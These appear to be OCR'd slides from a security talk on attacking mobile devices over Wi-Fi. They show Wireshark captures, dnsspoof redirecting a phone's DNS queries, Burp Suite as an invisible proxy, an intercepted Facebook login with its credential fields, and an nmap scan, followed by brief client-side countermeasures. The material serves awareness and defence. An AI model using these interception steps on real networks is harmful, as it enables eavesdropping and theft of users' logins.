
Router 192.168.152.2

DNS 192.168.152.2

Search Domains localdomain

Client ID

Eavesdropping




Capturing from mitm [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply
Save

```
No.  Time          Source           Destination      Protocol  Length  Info
 35  10.93757900   Apple_7a:3b:82   Broadcast        ARP           60  Who has 169.254.255.255?  Tell 192.168.152.167
 36  11.10358300   192.168.152.167  192.168.152.2    DNS           74  Standard query 0xbb3d  A gsp1.apple.com
 37  11.14067200   192.168.152.2    192.168.152.167  DNS          177  Standard query response 0xbb3d  CNAME gsp1.appl
 38  11.16697500   192.168.152.167  23.15.10.74      TCP           78  51484 > http [SYN] Seq=0 Win=65535 Len=0 MSS=14
 39  11.36786900   192.168.152.167  23.15.10.89      TCP           78  51485 > http [SYN] Seq=0 Win=65535 Len=0 MSS=14
 40  11.49673200   23.15.10.74      192.168.152.167  TCP           58  http > 51484 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
 41  11.50453000   192.168.152.167  23.15.10.74      TCP           54  51484 > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
 42  11.52223900   192.168.152.167  23.15.10.74      HTTP         247  GET /pep/gcc HTTP/1.1
 43  11.52322800   23.15.10.74      192.168.152.167  TCP           54  http > 51484 [ACK] Seq=1 Ack=194 Win=64240 Len=
 44  11.77351600   23.15.10.89      192.168.152.167  TCP           58  http > 51485 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
```

```
+ Frame 42: 247 bytes on wire (1976 bits), 247 bytes captured (1976 bits) on interface 0
+ Ethernet II, Src: Apple_7a:3b:82 (70:56:81:7a:3b:82), Dst: Vmware_f6:49:12 (00:50:56:f6:49:12)
+ Internet Protocol Version 4, Src: 192.168.152.167 (192.168.152.167), Dst: 23.15.10.74 (23.15.10.74)
+ Transmission Control Protocol, Src Port: 51484 (51484), Dst Port: http (80), Seq: 1, Ack: 1, Len: 193
− Hypertext Transfer Protocol
  + GET /pep/gcc HTTP/1.1\r\n
    Host: gsp1.apple.com\r\n
    Connection: keep-alive\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mail/53 CFNetwork/609.1.4 Darwin/13.0.0\r\n
    Accept-Language: en-gb\r\n
```

Network Redirection


- All mobile’s internet access can be redirected to the attackers’ machine



```
root@bt:~# dnsspoof -i mitm
dnsspoof: listening on mitm [udp dst port 53 and not src 192.168.152.150]
192.168.152.167.60652 > 192.168.152.2.53:  45253+ A? www.google.co.in
192.168.152.167.58125 > 192.168.152.2.53:  58584+ A? apple-mobile.query.yahooapis.com
192.168.152.167.62227 > 192.168.152.2.53:  17479+ A? iphone-wu.apple.com
192.168.152.167.51565 > 192.168.152.2.53:  58743+ A? facebook.com
192.168.152.167.52071 > 192.168.152.2.53:  9927+ A? www.facebook.com
```

Challenges

- The attackers' machine is not running abc.com
- Concept of proxy



Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Intercept History Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.


Running	Interface	Invisible	Redirect	Certificate
☑	*:80	☑		Per-host
☑	*:443	☑		Per-host

Proxy interception




Request to http://m.facebook.com:80 [31.13.68.1]

```
GET /?refsrc=http%3A%2F%2Fwww.facebook.com%2F&_rdr HTTP/1.1
Host: m.facebook.com
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: datr=7H7UUJOAanm_QgpXLKmu68tS
Accept-Language: en-gb
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (iPod; CPU iPhone OS 6_1_3 like Mac OS X) AppleWe
like Gecko) Version/6.0 Mobile/10B329 Safari/8536.25
```



Safari cannot open the page because it could not connect to the server.

Information Stealing



```
lsd=AVp6GGgz&charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%8
4&version=1&ajax=1&width=320&pxr=2&gps=1&m_ts=1369717685&li=tTukUYYCmPGV_Ci6fkjJIf8t&signup_la
yout=layout%7Clower_subdued_button%7C%7Cs_btn%7Cspecial%7C%7Cl_btn%7Cconfirm%7C%7Csignupinstr%
7C%7Clogininstr%7C%7Cst%7Ccreate%7C%7Claunched_Jan9&email=sanoopthomas&pass=thisisnotmypasswor
d&login=Log+in
```


```
Host: m.facebook.com
Referer: http://m.facebook.com/?refsrc=http%3A%2F%2Fwww.facebook.com%2F&_rdr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-gb
Accept-Encoding: gzip, deflate
Origin: http://m.facebook.com
Cookie: m_ts=1369717685;
reg_fb_gate=http%3A%2F%2Fm.facebook.com%2F%3Frefsrc%3Dhttp%253A%252F%252Fwww.facebook.com%252F
;
reg_fb_ref=http%3A%2F%2Fm.facebook.com%2F%3Frefsrc%3Dhttp%253A%252F%252Fwww.facebook.com%252F;
 datr=7H7UUJOAanm_QgpXLKmu68tS
Content-Length: 390
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPod; CPU iPhone OS 6_1_3 like Mac OS X) AppleWebKit/536.26 (KHTML,
like Gecko) Version/6.0 Mobile/10B329 Safari/8536.25
```

```
lsd=AVp6GGgz&charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%8
4&version=1&ajax=1&width=320&pxr=2&gps=1&m_ts=1369717685&li=tTukUYYCmPGV_Ci6fkjJIf8t&signup_la
yout=layout%7Clower_subdued_button%7C%7Cs_btn%7Cspecial%7C%7Cl_btn%7Cconfirm%7C%7Csignupinstr%
7C%7Clogininstr%7C%7Cst%7Ccreate%7C%7Claunched_Jan9&email=sanoopthomas&pass=thisisnotmypasswor
d&login=Log+in
```

sanoopthomas

•••••••••••••••••••

Further Attacks on Mobile Devices



```
root@bt:~# nmap 192.168.152.167 -A

Starting Nmap 6.01 ( http://nmap.org ) at 2013-05-27 16:33 IST
Nmap scan report for 192.168.152.167
Host is up (0.0080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE    VERSION
62078/tcp open  tcpwrapped
MAC Address: 70:56:81:7A:3B:82 (Unknown)
Device type: media device|phone
Running: Apple iOS 4.X|5.X
OS CPE: cpe:/o:apple:iphone_os:4 cpe:/o:apple:iphone_os:5
OS details: Apple iOS 4.4.2 - 5.0.1 (Darwin 11.0.0)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   8.02 ms 192.168.152.167

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.31 seconds
```

Countermeasures

- We are talking about Client Side protection
- Keep a constant check on the saved WiFi profiles
- Verify WiFi Profiles with “autoconnect” enable
- Make sure the mobile devices are updated with security patches

Thanks